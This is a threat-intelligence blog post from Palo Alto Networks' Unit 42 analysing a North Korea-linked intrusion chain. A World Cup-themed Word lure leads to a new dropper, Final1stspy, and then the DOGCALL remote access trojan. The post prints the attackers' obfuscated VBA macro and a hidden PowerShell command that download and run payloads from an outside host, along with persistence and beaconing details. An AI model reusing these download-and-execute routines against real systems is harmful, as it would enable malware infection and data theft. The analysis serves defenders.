NOKKI Almost Ties the Knot with DOGCALL: Reaper Group Uses New Malware to Deploy RAT

researchcenter.paloaltonetworks.com/2018/10/unit42-nokki-almost-ties-the-knot-with-dogcall-reaper-group-uses-new-malware-to-deploy-rat/

Josh Grunzweig October 1, 2018

By Josh Grunzweig

October 1, 2018 at 8:00 AM

Category: Unit 42

Tags: DogCall, NOKKI, RAT, Reaper

This post is also available in: 日本語 (Japanese)

Recently, Unit 42 identified the NOKKI malware family that was used in attacks containing politically-motivated lures targeting Russian and Cambodian speaking individuals or organizations. As part of this research, an interesting tie was discovered to the threat actor group known as Reaper.

The Reaper group has been publicly attributed to North Korea by other security organizations, targeting organizations that align with the interests of this country. Such targeted organizations include the military and defense industry within South Korea, as well as a Middle Eastern organization that was doing business with North Korea. Part of this group's modus operandi includes the use of a custom malware family called DOGCALL.

DOGCALL is a remote access Trojan (RAT) that uses third-party hosting services to upload data and accept commands. At the time of publication, we observe this particular malware family in use by the Reaper threat actor group only.

This blog details the relationship found between the NOKKI and DOGCALL malware families, as well provides additional information about a previously unreported malware family used to deploy DOGCALL, which we have named Final1stspy based on a pdb string in the malware.

Tying the Knot

While researching the NOKKI malware threat, Unit 42 discovered the most recent cluster of attacks beginning in July 2018 leveraged malicious macros within a Microsoft Word document. These particular macros were not overly complex in nature, and simply would attempt to perform the following actions:

1. Download and run an executable malware payload.
2. Download and open a Microsoft Word decoy document.

To avoid detection, the macros employ simple obfuscation of interesting strings that ultimately just used base64 encoding. However, it used a somewhat unusual method where it would first convert the base64-encoded text into hex, and then convert that hex into a text string.

```
' Microsoft.XMLHTTP
Set http_obj = CreateObject(HexToText(Base64ToHex("TWljcm9zb2Z0LlhNTEhUVFA=", objChars)))
' ADODB.Stream
Set stream_obj = CreateObject(HexToText(Base64ToHex("QURPREIuU3RyZWFt", objChars)))
' WScript.Shell
Set shell_obj = CreateObject(HexToText(Base64ToHex("V1NjcmlwdC5TaGVsbA==", objChars)))

' http://mail.[redacted].co.kr/common/exe
URL = HexToText(Base64ToHex("aHR0cDovL21haWwuY[redacted]yL2NvbW1vbi9leGU=", objChars))
' \nc.exe
FileName = shell_obj.ExpandEnvironmentStrings("%APPDATA%") & HexToText(Base64ToHex("XG5jLmV4ZQ==", objChars))

http_obj.Open "GET", URL, False
http_obj.send

stream_obj.Type = 1
stream_obj.Open
stream_obj.write http_obj.responseBody
stream_obj.savetofile FileName, 2
shell_obj.Run FileName
```

Figure 1 Malicious macro downloading remote payload and executing it (comments added by Unit 42 for clarity)

```
Function HexToText(strHex)
    ' Function to convert a string of hexadecimal bytes into a text string.
    Dim strChar, k

    HexToText = ""
    For k = 1 To Len(strHex) Step 2
        strChar = Mid(strHex, k, 2)
        HexToText = HexToText & Chr("&H" & strChar)
    Next
End Function

Function Base64ToHex(strValue, objChars)
    ' Function to convert a base64 encoded string into a hex string.
    Dim lngValue, lngTemp, lngChar, intLen, k, j, intTerm, strHex

    intLen = Len(strValue)

    ' Check padding.
    intTerm = 0
    If (Right(strValue, 1) = "=") Then
        intTerm = 1
    End If
    If (Right(strValue, 2) = "==") Then
        intTerm = 2
    End If

    ' Parse into groups of 4 6-bit characters.
    j = 0
    lngValue = 0
    Base64ToHex = ""
```

Figure 2 Malicious macro implementing unique deobfuscation scheme (comments added by malware author

By searching on this unique deobfuscation technique present in all samples delivering NOKKI, a single other file was identified. This file had the following properties:

MD5	e02024f38dfb6290ce0d693539a285a9
SHA1	d13fc918433c705b49db74c91f56ae6c0cb5cf8d
SHA256	66a0c294ee8f3507d723a376065798631906128ce79bd6dfd8f025eda6b75e51
Creator	Windows User
Created Date	2018-03-19 07:58:00 UTC
Last Modified Date	2018-06-16 14:19:00 UTC

Original Filename	World Cup predictions.doc

Based on the original filename, we can surmise this malware sample targeted individuals interested in the World Cup hosted in Russia in 2018. As we can see in the figure below, the unique deobfuscation routine used between the samples is identical, including the comments included by the author.



Figure 3 Similarities between NOKKI dropper and World Cup predictions dropper

While the deobfuscation routine was identical, the actual functionality of the macro differed slightly. The NOKKI dropper samples downloaded both a payload and a decoy document, but this World Cup predictions malware sample downloads and executes a remote VBScript file wrapped in HTML and appends text to the original Word document to provide the lure for the victim.

The lure in question includes the below text from a publicly available article written on ESPN in the UK:

“Peru and Denmark face off in the third match, and this time it doesn't seem as one sided. Four people go for a Peru victory, three for Denmark and three for the draw.

Last but not least, we get to see Croatia and Nigeria for the first time. Our Nigeria expert, Colin, reckons there will be plenty of goals and a 3-2 win for his side -- the only person to back the Super Eagles.

Check out how our pundits got on with their predictions for following games and remember to join the pundits' league in Match Predictor.

We've got our top talent on hand from England, the United States, Mexico, Brazil, Argentina, Colombia, Australia, and Africa -- many of whom will be based out in Russia for the tournament -- to analyze each and every one of the 64 matches.

We'll score our experts just as we do in the Match Predictor -- 10 points for correct result, with a bonus 20 points for getting the score line right too."

Interestingly enough, two commented out lures were also included in this document. One simply contains the phrase of "I miss u.", but the second lure contains text from a publicly available article online discussing a visit by the North Korean leader to Singapore, shown below.

"This aircraft seems to have conveyed a North Korean advance team including diplomats and security personnel.

The 747-400, which just landed in Singapore, was apparently used to fly Kim and his personal aides to the summit.

This would also be consistent with our previous reporting that North Korea had settled on such a plan.

The Jumbo Jet in question is quite special. B-2447 is used by the top rungs of the Chinese government, predominantly President Xi Jinping and his entourage, when traveling abroad.

It is capable of being specially outfitted with a VIP interior and has special interfaces for secure satellite communications among other modifications.

With this in mind, it wasn't surprising seeing it being used as 'Kim Force One' for this special mission."

When the chain of execution completes on the World Cup predictions.doc file, a DOGCALL malware sample is executed on the victim machine.

The commented lure and payload used by the malware provides an interesting detail given that DOGCALL has been attributed to the threat actor group known as Reaper, which has been attributed to North Korea by other security organizations.

Continuing Execution of the Malware

After the initial execution of World Cup predictions.doc is run, it proceeds to download a VBScript file from the following URL:

http:// kmbr1.nitesbr1[.]org/UserFiles/File/image/home.html

This VBScript file yet again contains the exact same unique deobfuscation routine that was previously discussed. When this second stage VBScript file executes, it begins by writing the following data to %APPDATA%\Microsoft\mib.dat. This file will later be used by the Final1stspy malware family, which we discuss later in this post.

1111:rom*E8FEF0CDF6C1EBBA90794B2B

After this file is written, it will execute the following (deobfuscated):

```
objShell.Run "cmd.exe /k powershell.exe" & " " & "-windowstyle" & " " & "hidden" & " " & "-ExecutionPolicy Bypass" & " " & "$h='%APPDATA%/Microsoft/Windows/msvcrt32.dll'" & ";" & "$f='%APPDATA%/Microsoft/ieConv.exe'" & ";" & "$x='" & "http://" & "kmbr1.nitesbr1.org" & "/UserFiles/File/image/images/happy.jpg" & "';" & "$t='" & "http://" & "kmbr1.nitesbr1[.]org" & "/UserFiles/File/image/images/wwwtest.jpg" & "';" & "(" & "New-Object System.Net.WebClient" & ")" & ".DownloadFile($t,$f)" & ";" & "(" & "New-Object System.Net.WebClient" & ")" & ".DownloadFile($x,$h)" & ";" & "Start-Process $f" & ";" & "Stop-Process" & " " & "-processname" & " " & "cmd", 0
```

This executed code simply downloads two files from http://kmbr1.nitesbr1[.]org/UserFiles/File/images/happy.jpg and http://kmbr1.nitesbr1[.]org/UserFiles/File/images/wwwtest.jpg and stores them in %APPDATA%/Microsoft/Windows/msvcrt32.dll and %APPDATA%/Microsoft/ieConv.exe, respectively. Finally, the VBScript file will execute the previously downloaded ieConv.exe file in a new process.

These two files are instances of a previously unreported dropper malware family that we are calling Final1stspy.

Overview of Final1stspy

As previously stated, the Final1stspy malware family is split between an executable file and a DLL. These files have the following properties (Note: the DLL information is provided after it is decrypted by the malware):

MD5	0f1d3ed85fee2acc23a8a26e0dc12e0f
SHA1	3d161de48d3f4da0aefff685253404c8b0111563
SHA256	fb94a5e30de7afd1d9072ccedd90a249374f687f16170e1986d6fd43c143fb3a
File Type	PE32 executable (GUI) Intel 80386, for MS Windows
Filename	wwwtest.jpg
Compile Timestamp	2018-06-01 15:52:41 UTC

PDB String	E:\Final Project(20180108)\Final1stspy\LoadDll\Release\LoadDll.pdb
MD5	a2fe5dcb08ae8b72e8bc98ddc0b918e7
SHA1	741dbdb20d1beeb8ff809291996c8b78585cb812
SHA256	0669c71740134323793429d10518576b42941f9eee0def6057ed9a4ba87a3a9a
File Type	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Filename	happy.jpg
Compile Timestamp	2018-06-17 17:04:15 UTC
PDB String	E:\Final Project(20180108)\Final1stspy\hadowexecute - Copy\Release\hadowexecute.pdb

As we can see, both samples were compiled within a couple weeks of each other. Additionally, the original Microsoft Word document used to deliver this malware was last modified roughly a day before the DLL was compiled.

Both the executable and DLL make use of a specific routine to obfuscate strings of importance. The following code, written in Python, decodes these strings:

```
1  import base64
2
3  data = "[Obfuscated String]"
4  dataDecoded = b64decode(data)
5  outVar = ""
6  for char in dataDecoded:
7  outVar += chr(((ord(char) + 122) ^ 0x19) & 0xff)
8  print(outVar)
```

The Final1stspy malware begins by looking for the presence of the following file:

%APPDATA%\Microsoft\Windows\msvcrt64.dll

Should this file be present, the malware will load the DLLs and attempt to call the exported main_func function.

Otherwise, the malware will look for the following file:

%APPDATA%\Microsoft\Windows\msvcrt32.dll

In the event this file is present, the malware will decrypt this file by XORing it against 0x50, write it to the previously mentioned msvcrt64.dll path, and load the main_func function.

This DLL uses the same string obfuscation routine witnessed in the executable. It begins by collecting basic system information and ensuring persistence by setting the following registry key to point to %APPDATA%/Microsoft/ieConv.exe:

HKCU\Software\Microsoft\Windows\CurrentVersion\Run\rundll32

The Final1stspy malware family continues to read and parse the previously written mib.dat file. The data is parsed to eventually be used in subsequent HTTP GET requests, representing the Index, Account, and Group variables.

Original String	1111:rom*E8FEF0CDF6C1EBBA90794B2B
Index	1111
Account	E8FEF0CDF6C1EBBA90794B2B
Group	Rom

Final1stspy has the ability to read in a %APPDATA%/Microsoft/olevnc.ini file that has several variables stored within it, such as the user-agent, URL, port, and interval counts. In the event this file is not present, such as in our given situation, the malware will default to a hardcoded user-agent and URL. This particular sample communicates with http://kmbr1.nitesbr1[.]org/UserFiles/File/image/index.php with a user-agent of Host Process Update.

The malware proceeds to make a HTTP GET request to the URL, such as the following example:

```
GET /UserFiles/File/image/index.php?
MachineId=7A758944C8653034FBF6A44725C3&InfoSo=6.1.1.1&Index=1111&Account=E8FEF0CDF6C1EBBA90794B2B&Group=rom&List=QnRUcmF5LmV4
ZToJMTU1MjtCbHVlU29sZWlsQ1MuZXhlOgkxNjQ0O2ZpcmVmb3guZXhlOgkyNzcyO1dJTldPUkQuRVhFOgkyOTI4O2llQ29udi5leGU6CTI1NDQ7AAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAA HTTP/1.1
Accept: */*
User-Agent: Host Process Update
Host: kmbr1.nitesbr1.org
Cache-Control: no-cache
```

Figure 4 HTTP request made by Final1stspy malware family

The following GET parameters are present in this request:

Variable	Data
MachineId	MD5 generated from data obtained from machine victim
InfoSo	Microsoft Windows version information and CPU architecture

Index	Data obtained from mib.dat
Account	Data obtained from mib.dat
Group	Data obtained from mib.dat
List	List of running processes (base64-encoded)

The malware expects to receive a payload that will subsequently be decrypted using a single-byte XOR key of 0x49. This payload will be loaded on the victim machine. After decryption, the following payload was identified:

MD5	05d43d417a8f50e7b23246643fc7e03d
SHA1	67c05b3937d94136eda4a60a2d5fb685abc776a1
SHA256	3fee068bf90ffbeb25549eb52be0456609b1decfe91cda1967eb068ef2c8918f
File Type	PE32 executable (GUI) Intel 80386, for MS Windows
Filename	girl.jpg
Compile Timestamp	2018-05-26 10:46:59 UTC

As we can see by the compile timestamp above, this file appears to have been compiled close to the Final1stspy executable. This payload has been identified as belonging to the DOGCALL malware family. It is able to perform the following actions on the victim:

- Take screenshots
- Keylogging
- Capture microphone data
- Collect victim information
- Collect files of interest
- Download and execute additional payloads

The malware uploads the stolen data to third-party cloud storage providers. The sample identified in the wild is configured to upload to pCloud, but functionality to upload to Dropbox, Box and Yandex Cloud is also included.

Conclusion

What originally began as research surrounding a new malware family named NOKKI that had code overlap and other ties to KONNI lead us to an interesting discovery tying the NOKKI malware family to the Reaper threat actor group. There are some curious aspects to

this relationship, such as commented out North Korean-related lure information and DOGCALL malware payload. Additionally, we discovered yet another malware family that has not been previously publicly reported that we have named Final1stspy.

Unit 42 will continue to monitor this threat and report on any updates encountered in the future. Palo Alto Networks customers are protected against this threat in the following ways:

- All malware encountered is appropriately classified as malicious by WildFire
- TRAPs blocks this threat
- AutoFocus customers may track this threat via the KONNI, NOKKI, Final1stspy, DOGCALL, and Reaper

Indicators of Compromise

World Cup predictions Sample

66a0c294ee8f3507d723a37606579863190612 8ce79bd6dfd8f025eda6b75e51

Final1stspy Samples

0669c71740134323793429d10518576b42941f9eee0def6057ed9a4ba87a3a9a

fb94a5e30de7afd1d9072ccedd90a249374f687f16170e1986d6fd43c143fb3a

DOGCALL Samples

3fee068bf90ffbeb25549eb52be0456609b1decfe91cda1967eb068ef2c8918f

Infrastructure

kmbr1.nitesbr1[.]org